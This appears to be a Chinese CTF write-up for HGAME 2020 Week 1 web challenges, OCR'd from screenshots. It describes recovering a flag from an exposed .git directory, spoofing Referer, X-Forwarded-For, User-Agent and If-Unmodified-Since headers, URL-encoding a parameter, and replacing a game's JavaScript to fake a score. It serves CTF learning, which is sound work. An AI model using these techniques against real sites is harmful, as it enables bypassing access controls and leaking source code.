
HGAME2020 WEEK1 WP

WEB

Cosmos 的博客


> Description这里是 Cosmos 的博客，虽然什么东西都还没有，
> 不过欢迎大家！


Cosmos 的博客

你好。欢迎你来到我的博客。

大茄子让我把 flag 藏在我的这个博客里。但我前前后后改了很多遍，还是觉得不满意。不过有大茄子告诉我的**版本管理工具**以及 GitHub，我改起来也挺方便的。


这一道题说实话，我的第一反应就是git泄露，直接使用Git_Extract-master把整个目录爬了下来
~~后来听说扫描网站会封ip，这应该算是做的比较早的~~


.git
static
index.html

在.git/config中泄露了他的github地址

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbc
        fetch = +refs/heads/*:refs/remotes/origin/*
```

打开github地址，在最近提交一栏看到



FeYcYodhrPDJSru / 8LTUKCL83VLhXbc

看 1个 星 0 叉子 5

码 拉取请求 0 动作 安全 见解

在里面
主
FeYcYodhrPDJSru已 承诺 11天前 已验证
1个父项 f79171d 提交6d66acf3227cf85d5ba2ea55df9bc164f953541d

显示中 1个更改的文件 具有 0个添加项 和1个删除项。

1个 flagggggggggg


```
...   ...   @@ -1 +0,0 @@
1           - base64解码: aGdhbWV7ZzF0X2x1QGtfMXNfZGFuZ2VyMHVzXyEhISF9
...   ...
```

base64解码 得到flag

接 头 霸 王

> HGAME Re:Dive 开服啦~

这一道题让我想到了国庆节时候做的一道题“在，看看头”，由于在那次吃了很大的亏，所以对头这方面研究了一下，这次看到题目二话不说打开postman，接着来看一下要求




接 头 霸 王

You need to come from https://vidar.club/.

© HGAME 2020

这里从哪里来自然是指的Referer



Headers (2)

	KEY	VALUE
✓	Content-Type	application/x-www-form-urlencoded
✓	Referer	https://vidar.club/
	Key	Value

Temporary Headers (8)

Body Cookies Headers (7) Test Results


Pretty Raw Preview Visualize BETA

接 头 霸 王

You need to visit it locally.

© HGAME 2020


下面要求我们要从本地访问，这里可以用X-Forwarded-For来指定ip为127.0.0.1


接头霸王

You need to use Cosmos Brower to visit.

© HGAME 2020


这个最容易想到，自然是改User-Agent了


接头霸王

The flag will be updated after 2077, please wait for it patiently.

© HGAME 2020

这里我一开始想用Date，后来发现不对，应该是If-Unmodified-Since
最后得到flag


hgame{W0w!Your_heads_@re_s0_many!}


附赠http请求头参考链接

HTTP消息头（HTTP headers） - 常用的HTTP请求头与响应头

Code World


> Code is exciting!

打开网页，直接显示403



403 Forbidden

nginx/1.14.0 (Ubuntu)

查看源代码 看到这样的描述


```
<html>
<head>
        <title>403 Forbidden</title>
</head>
<body bgcolor="white">
        <center>
                <h1>403 Forbidden</h1>
        </center>
        <hr>
        <center>nginx/1.14.0 (Ubuntu)</center>
</body>
<script>
        console.log("This new site is building....But our stupid developer Cosmos did 302 jump to this page..F**k!")
</script>
</html>
```

这其实是告诉我们，这个网页是经过302跳转来到的，一般情况下访问的网页应该是index.php或index.html,这里给的却是new.php,那也就是说我们应该想办法访问index.php,我的想法是通过静态注入302跳转请求，最后成功访问到了index.php
（这部分是拿手机做的，所以没有图）
然而，index.php提示405 Not Allowed，果断换post方法


人鸡验证


目前它只支持通过url提交参数来计算两个数的相加，参数为a

现在,需要让结果为10

这里后来给了hint

> 参数a的提交格式为: 两数相加(a=b+c)

首先尝试/index.php?a=4+6，提示


人鸡验证

目前它只支持通过url提交参数来计算两个数的相加，参数为a


现在,需要让结果为10

再想想？

后来发现+号不能直接放url里面，url转码后在提交
a=4%2b6，得到flag

尼泰玫

听说你球技高超?



CXK 打篮球

CXK，出来打球！

难度 非人类（Speed 9） 开始游戏

游戏说明

使用方向键控制 CXK 左右移动，使用回车让 CXK 发球，按 P 暂停游戏，通关后按 N 进入下一关。


每个砖块 100 分，有特殊颜色的砖块需要打多次才会消失。

特殊技能：W 发起虚鲲鬼步，5 秒内能 100% 接住球，每次消耗 1000 积分。

移动端可以点击屏幕左右控制 CXK 移动。

⬆移动端也是能玩的哦，只要分数够， flag 尽管拿


这其实就是一个打砖块游戏



cxk.hgame.wz22.cc 显示

Your score must more than 30000 , then you can get the flag.
Happy game!


从弹窗来看，要想拿到flag，至少需要30000分，而打一个砖块却只有100分，这很明显是不大现实的，所以查看源代码



```
class Game{storageScore=0;globalScore=0;constructor(main){let g={main:main,actions:{},keydowns:{},state:1,state_START:1,stat
Object.assign(this,g)}
draw(paddle,ball,ballshadow,blockList,score){let g=this
g.context.clearRect(0,0,g.canvas.width,g.canvas.height)
g.drawImage(paddle)
g.drawImage(ball)
g.drawImage(ballshadow)
g.drawBlocks(blockList)
g.drawText(score)
window.canvas_g=this}
rl;drawImage(obj){this.context.drawImage(obj.image,obj.x,obj.y)}
rt;drawBg(){let bg=imageFromPath(allImg.background)
this.context.drawImage(bg,0,0,cdiv.clientWidth,cdiv.clientHeight)}
ey;drawBlocks(list){for(let item of list){this.drawImage(item)}}
te;drawText(obj){this.context.font='24px Microsoft YaHei'
this.context.fillStyle='#000'
this.context.fillText(obj.text+obj.allScore,obj.x,obj.y)
this.context.fillText(obj.textLv+obj.lv,this.canvas.width-100,obj.y)
this.storageScore=obj.allScore;}
gameOver(){let po="ejIy";let rt=po+"LmNj";let rou="L3N1Ym";let sche="aHR0c";let k="c2Nv";let me=sche+"DovL2N";clearInterval
this.context.clearRect(0,0,this.canvas.width,this.canvas.height)
let stamp=md5(Date.parse(new Date())/1000);this.globalScore=this.globalScore+this.storageScore;this.context.font='32px Micro
```


可以看到，game.js里放了storageScore和globalScore这两个参数，并且将他们设为0，由于这两个参数放在class里面，我们没有办法对他直接更改，不过如果我们可以替换game.js,并且直接重写这两个分数的初始值，那我们就可以直接通关了。

ReRes是一个可以直接替换网页内容的插件，通过这个插件我们可以替换game.js,于是我直接在本地准备了一个game.js




```
class Game{storageScore=30000;globalScore=30000;constructor(main){let g={main:m
Object.assign(this,g)}
draw(paddle,ball,ballshadow,blockList,score){let g=this
g.context.clearRect(0,0,g.canvas.width,g.canvas.height)
g.drawImage(paddle)
```

将这两个分数全部设为30000，然后在reres上加一条规则




Enable	If URL match	Response
☐	http://cxk.hgame.wz22.cc/js/game.js	C:\Users\[redacted]\Downloads\game.js

直接替换这个网页的js，激活规则，刷新页面



```
enfi frame content.js Sat Jan 18 2020 22:29:06 GMT+0800 (香港标准时间)        conten
▸{type: "inject", inject: {…}}                                            conten
⊗ Not allowed to load local resource: file:///C:/Users/[redacted]/Downloads/game.j  (in
  s?s=4
```

